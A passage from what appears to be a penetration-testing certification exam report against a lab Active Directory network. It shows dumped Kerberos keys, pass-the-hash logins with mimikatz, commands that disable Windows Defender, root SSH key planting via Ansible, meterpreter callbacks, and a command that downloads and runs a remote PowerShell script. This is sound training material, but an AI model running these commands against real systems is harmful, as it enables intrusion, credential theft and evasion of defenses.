JUMP01$:aes128-cts-hmac-sha1-96:2d417e1edb706cb87b5e33c313953a39
JUMP01$:des-cbc-md5:9e2c98a28ad0978c
⌋
↪  MGR01$:aes256-cts-hmac-sha1-96:1d4fb3d625c25c60c2dced5feb246a459d2d579e86bb17f393495183f3464c11
MGR01$:aes128-cts-hmac-sha1-96:7bcc22a848f333c125b1073bb1bd9204
MGR01$:des-cbc-md5:38ec343d43e634ba
⌋
↪  EKG02$:aes256-cts-hmac-sha1-96:7ee273b03f2a840098951ea2ad3a3ad51fdeb83d3505632107fc7451175b1355
EKG02$:aes128-cts-hmac-sha1-96:21ed64bb5e0ec3d7bde3177a6c898de3
EKG02$:des-cbc-md5:f710c437f2754086
⌋
↪  EKG03$:aes256-cts-hmac-sha1-96:9cb3102144acfaaecb3fce20323ad673443ae775ece685896d3bc3b9efa2b910
```

11.3 Post-Exploitation Enumeration Steps

RDP'd to web07 and Authenticated as local WEB07 administrator using mimikatz and sekurlsa::pth

```
xfreerdp3 /v:192.168.68.210 /u:Administrator /d:. /pth:37edf092e9bf7ffe3f2416659ee06393
↪  /smart-sizing
```

```
sekurlsa::pth /user:henry /domain:tech /ntlm:94eb7240d3ed8c9160493dd2763ce3c7
```

This opened a domain authenticated CMD.exe prompt that I was then able to start powershell and use PSEXEC to access CDC01 as Domain admin in and shutoff AV and enabled RDP.

```
psexec.exe -S -i \\cdc01 cmd.exe
```

```
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Lsa' -Name
↪   'DisableRestrictedAdmin' -Value 0 -Type DWORD -Force

Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableIntrusionPreventionSystem $true
Set-MpPreference -DisableIOAVProtection $true
Set-MpPreference -DisableScriptScanning $true
Set-MpPreference -EnableControlledFolderAccess Disabled
Set-MpPreference -SubmitSamplesConsent NeverSend
Set-MpPreference -MAPSReporting Disable
```

Accessed CDC01 with Henry's hash and xfreerdp3

```
xfreerdp3 /v:192.168.68.210 /u:Administrator /d:. /pth:37edf092e9bf7ffe3f2416659ee06393
↪   /smart-sizing
```

As henry on CDC01 I enumerated domain/forest trust using powerview to see if I can laterally move across domans/forest

```
PS C:\Users\henry> Get-DomainTrust -API


SourceName         : TECH.DEHOSPITAL.COM
TargetName         : dehospital.com
TargetNetbiosName  : DEHOSPITAL
Flags              : IN_FOREST, DIRECT_OUTBOUND, TREE_ROOT, DIRECT_INBOUND
ParentIndex        : 0
TrustType          : UPLEVEL
TrustAttributes    : WITHIN_FOREST
TargetSid          : S-1-5-21-1712585239-270062726-225827735
TargetGuid         : 656dc6bf-e0b4-4cad-947e-cce0fb417414

SourceName         : TECH.DEHOSPITAL.COM
TargetName         : tech.dehospital.com
TargetNetbiosName  : TECH
Flags              : IN_FOREST, PRIMARY, NATIVE_MODE
ParentIndex        : 0
TrustType          : UPLEVEL
TrustAttributes    : 0
TargetSid          : S-1-5-21-1420950756-1451090104-3589048002
TargetGuid         : c720bf16-1f77-4b63-b00b-854a31a1daf6
```

Using powerview enumerate the users in the parent domain: I see two interesting "entadmins" users appmonitor/monitor.

```
PS C:\Users\henry> Get-DomainUser -domain dehospital.com | select name, memberof, cn

name          memberof
----          --------
```

```
Administrator {CN=Group Policy Creator Owners,CN=Users,DC=dehospital,DC=com, CN=Domain
↪  Admins,CN=Users,DC=dehospital,DC=com, CN=Enterprise ...
Guest         CN=Guests,CN=Builtin,DC=dehospital,DC=com
krbtgt        CN=Denied RODC Password Replication Group,CN=Users,DC=dehospital,DC=com
Mike          CN=Domain Admins,CN=Users,DC=dehospital,DC=com
appmonitor    {CN=EntAdmins,OU=DeGroups,DC=dehospital,DC=com,
↪  CN=AppAdmins,OU=DeGroups,DC=dehospital,DC=com}
Susan
Paul
monitor       CN=EntAdmins,OU=DeGroups,DC=dehospital,DC=com
```


11.4 Local Privilege Escalation

Not applicable. I added my SSH key to the root users .ssh/authorized_keys in the previous host.

12 172.16.68.92 - EKG03.TECH.DEHOSPITAL.COM

12.1 Proof.txt

```
a0da6f94e408567917a943224e3a4582
```



```
0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@ekg03:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:86:57:ed brd ff:ff:ff:ff:ff:ff
    altname enp11s0
    inet 172.16.68.92/24 brd 172.16.68.255 scope global noprefixroute ens192
       valid_lft forever preferred_lft forever
root@ekg03:~# cat proof.txt
a0da6f94e408567917a943224e3a4582
root@ekg03:~#
```


Pre-Compromise Enumeration Steps

All of my enumeration was performed on EKG02 and not on EKG03.

12.2 Compromise

Due to my public key being in the EKG03 root users authorized_keys file from exploitation in MGR01. I was able to ssh directly into this host as root and cat the proof.txt.

This is proof from MGR01 showing I added the keys to both servers in one command.



```
drwxr-xr-x  2 root root 4096 Feb  3 17:29 .ssh
ansiblesvc@tech.dehospital.com@mgr01:~$ ansible -m "shell" -a "sudo ls -la /root/.ssh"  ekgservers
ekg03.tech.dehospital.com | CHANGED | rc=0 >>
total 12
drwxr-xr-x 2 root root 4096 Feb  3 17:30 .
drwx------ 6 root root 4096 Feb  3 17:20 ..
-rw-r--r-- 1 root root   91 Feb  3 17:25 authorized_keys
ekg02.tech.dehospital.com | CHANGED | rc=0 >>
total 12
drwxr-xr-x 2 root root 4096 Feb  3 17:29 .
drwx------ 6 root root 4096 Feb  3 17:20 ..
-rw-r--r-- 1 root root   91 Feb  3 17:25 authorized_keys
ansiblesvc@tech.dehospital.com@mgr01:~$ ansible -m "shell" -a "sudo cat /root/.ssh/authorized_keys"  ekgservers


ekg03.tech.dehospital.com | CHANGED | rc=0 >>
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDN/nYZt4wllzyThflvAlt4/IOgt3CNgu8Bpdp2izFwi kali@kali
ekg02.tech.dehospital.com | CHANGED | rc=0 >>
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDN/nYZt4wllzyThflvAlt4/IOgt3CNgu8Bpdp2izFwi kali@kali
ansiblesvc@tech.dehospital.com@mgr01:~$
ansiblesvc@tech.dehospital.com@mgr01:~$
ansiblesvc@tech.dehospital.com@mgr01:~$
```

Figure 12.1: Previous exploitation of SSH keys

12.3 Post-Exploitation Enumeration Steps

I did all my exploitation and other steps from EKG02


12.4 Local Privilege Escalation

Not applicable as I was already root from previous steps.

13 172.16.68.50 - CDC01.TECH.DEHOSPITAL.COM

13.1 Proof.txt

```
91a7d03c78395e5ef95618f4f8e07266
```



```
  2        meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JUMP01  192.168.49.68:8080 → 192.168.68.253:54302 (172.16.68.72)
  3        meterpreter x64/windows  TECH\henry @ CDC01            192.168.49.68:8080 → 192.168.68.253:58262 (172.16.68.50)

msf6 > sessions -i 3
[*] Starting interaction with 3...

meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  5
============
Name         : vmxnet3 Ethernet Adapter
Hardware MAC : 00:50:56:86:85:b4
MTU          : 1500
IPv4 Address : 172.16.68.50
IPv4 Netmask : 255.255.255.0


Interface  6
============
Name         : vmxnet3 Ethernet Adapter #2
Hardware MAC : 00:50:56:86:c9:1e
MTU          : 1500
IPv4 Address : 10.10.68.50
IPv4 Netmask : 255.255.255.0

meterpreter > cat C:\\users\\Administrator\\Desktop\\proof.txt
91a7d03c78395e5ef95618f4f8e07266
meterpreter > 
```

Figure 13.1: CDC.tech.dehospial.com Proof.txt

13.2 Pre-Compromise Enumeration Steps

13.3 Compromise

RDP'd to web07 and Authenticated as local WEB07 administrator using mimikatz and sekurlsa::pth

```
xfreerdp3 /v:192.168.68.210 /u:Administrator /d:. /pth:37edf092e9bf7ffe3f2416659ee06393
↪   /smart-sizing
```

```
sekurlsa::pth /user:henry /domain:tech /ntlm:94eb7240d3ed8c9160493dd2763ce3c7
```

This opened a domain authenticated CMD.exe prompt that I was then able to start powershell and use PSEXEC to access CDC01 as Domain admin in and shutoff AV and enabled RDP.

```
psexec.exe -S -i \\cdc01 cmd.exe

powershell.exe

Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Lsa' -Name
↪   'DisableRestrictedAdmin' -Value 0 -Type DWORD -Force

Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableIntrusionPreventionSystem $true
Set-MpPreference -DisableIOAVProtection $true
Set-MpPreference -DisableScriptScanning $true
Set-MpPreference -EnableControlledFolderAccess Disabled
Set-MpPreference -SubmitSamplesConsent NeverSend
Set-MpPreference -MAPSReporting Disable
```

13.4 Post-Exploitation Enumeration Steps


Accessed CDC01 with Henry's hash and xfreerdp3

Upon accessing CDC01 SSH prompts popped up and were in a malformed state that wouldnt let me type in them. After RDP'ing into the server I was able to run Henry's bash history and saw that he configured ssh private key access to DB05.

14 10.10.68.55 - DB05.tech.dehospital.com

14.1 Secret.txt

```
72a3a5bf66844969249790d678718205
```



```
The requested URL was not found on this server.
Apache/2.4.63 (Debian) Server at 192.168.49.68 Port 80
At line:74 char:1
```

henry@tech.dehospital.com@db05: ~

```
0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Wed Feb  4 14:43:17 2026 from 10.10.68.50
henry@tech.dehospital.com@db05:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:86:ed:90 brd ff:ff:ff:ff:ff:ff
    altname enp11s0
    inet 10.10.68.55/24 brd 10.10.68.255 scope global noprefixroute ens192
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe86:ed90/64 scope link
       valid_lft forever preferred_lft forever
henry@tech.dehospital.com@db05:~$ sudo cat /root/secret.txt
72a3a5bf66844969249790d678718205
henry@tech.dehospital.com@db05:~$
```


Figure 14.1: Secret.txt from DB05

14.2 Pre-Compromise Enumeration Steps

During my enumeration in a previous step I viewed Henry's powershell history via

```
(Get-PSReadlineOption).HistorySavePath
```

It looked like Henry was attempting to make a set of public/private keys and then was importing that private key into DB05.




```
PS C:\users\henry\Desktop> (Get-PSReadlineOption).HistorySavePath
C:\Users\henry\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
PS C:\users\henry\Desktop> Get-Content (Get-PSReadlineOption).HistorySavePath
test-netconnection -port 22 -ComputerName db05
type C:\Users\henry/.ssh/id_rsa.pub
type C:\Users\henry/.ssh/id_rsa.pub | ssh db05 "cat >> .ssh/authorized_keys"
type C:\Users\henry/.ssh/id_rsa.pub | ssh henry@tech.dehospital.com.com@db05 "cat >> .ssh/authorized_keys"
cat $env:userprofile/.ssh/id_rsa.pub
ping google.com
dir
cd .\.ssh\
dir
del *
ls
ssh-keygen -C "henry@teh.dehospital.com"
cat $env:userprofile\.ssh\id_rsa.pub
ssh henry@tech.dehospital.com@db05
cmd
cat $env:userprofile\.ssh\id_rsa.pub | ssh henry@tech.dehospital.com@db05 "cat >> .ssh/authorized_keys"
cmd
mpcmdrun
iex (iwr http://192.168.49.68/runner.ps1)
iex (iwr http://192.168.49.68/powerview.ps1)
Get-DomainTrust
Get-DomainForeignGroupMember
Get-DomainForeignUser
```

Figure 14.2: Henry command history showing DB05

14.3 Compromise

Once I realized that there may be connectivity between Henry and our juicy DB05 secret endpoint. I used Powershell and SSH which kept erroring out and not allowing me to connect.



```
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Feb  4 14:49:33 2026 from 172.16.68.50
y

[?2004h]0;henry@tech.dehospital.com@ekg03: ~henry@tech.dehospital.com@ekg03:~$ y
y: command not found
[?2004h]0;henry@tech.dehospital.com@ekg03: ~henry@tech.dehospital.com@ekg03:~$
[?2004h]0;henry@tech.dehospital.com@ekg03: ~henry@tech.dehospital.com@ekg03:~$ _
```


```
    + FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand

dir : Cannot find path '\\dc01\admin$' because it does not exist.
At line:1 char:1
+ dir \\dc01\admin$
+ ~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (\\dc01\admin$:String) [Get-ChildItem], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand

PS C:\Users\henry> ssh henry@tech.dehospital.com@db05
```

Figure 14.3: SSH error from powershell

When I downgraded from a powershell prompt to a cmd prompt SSH was operational and allowed me to connect to DB05 as Henry@tech.dehospital.com@db05.

Once I obtained connectivity and I was not the root user, the first thing I did was ‘sudo -l’ to see if I could escalate my privileges from Henry to Root.

Henry has SUDO privileges to all objects and does not require a password. Now that im root…. lets see whats in the root folder.



```
henry@tech.dehospital.com@db05:~$ sudo -l
Matching Defaults entries for henry@tech.dehospital.com on db05:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User henry@tech.dehospital.com may run the following commands on db05:
    (ALL) NOPASSWD: ALL
henry@tech.dehospital.com@db05:~$ sudo ls -la /root
total 36
drwx------  5 root root 4096 Feb  2 16:18 .
drwxr-xr-x 20 root root 4096 Sep 21  2023 ..
-rw-------  1 root root  496 Sep 29  2023 .bash_history
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  2 root root 4096 Apr 23  2020 .cache
drwxr-xr-x  3 root root 4096 Sep 22  2023 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r--r--  1 root root   33 Feb  2 16:18 secret.txt
drwx------  3 root root 4096 Sep 22  2023 snap
henry@tech.dehospital.com@db05:~$ sudo cat /root/secret.txt
72a3a5bf66844969249790d678718205
henry@tech.dehospital.com@db05:~$ _
```

Figure 14.4: Sudo and root folder contents

Secret.txt and some sleep for myself.

14.4 Post-Exploitation Enumeration Steps

Danced around my room as I now have Secret.txt and documented this document. It looks like on the board I put Henry's hash and not the secret.txt file contents. Please PLEASE accept my mistake, I obtained secret.txt and I was extremely tired. PLEASEEEEEEEE forgive my copy/paste error on the very last flag and approve this.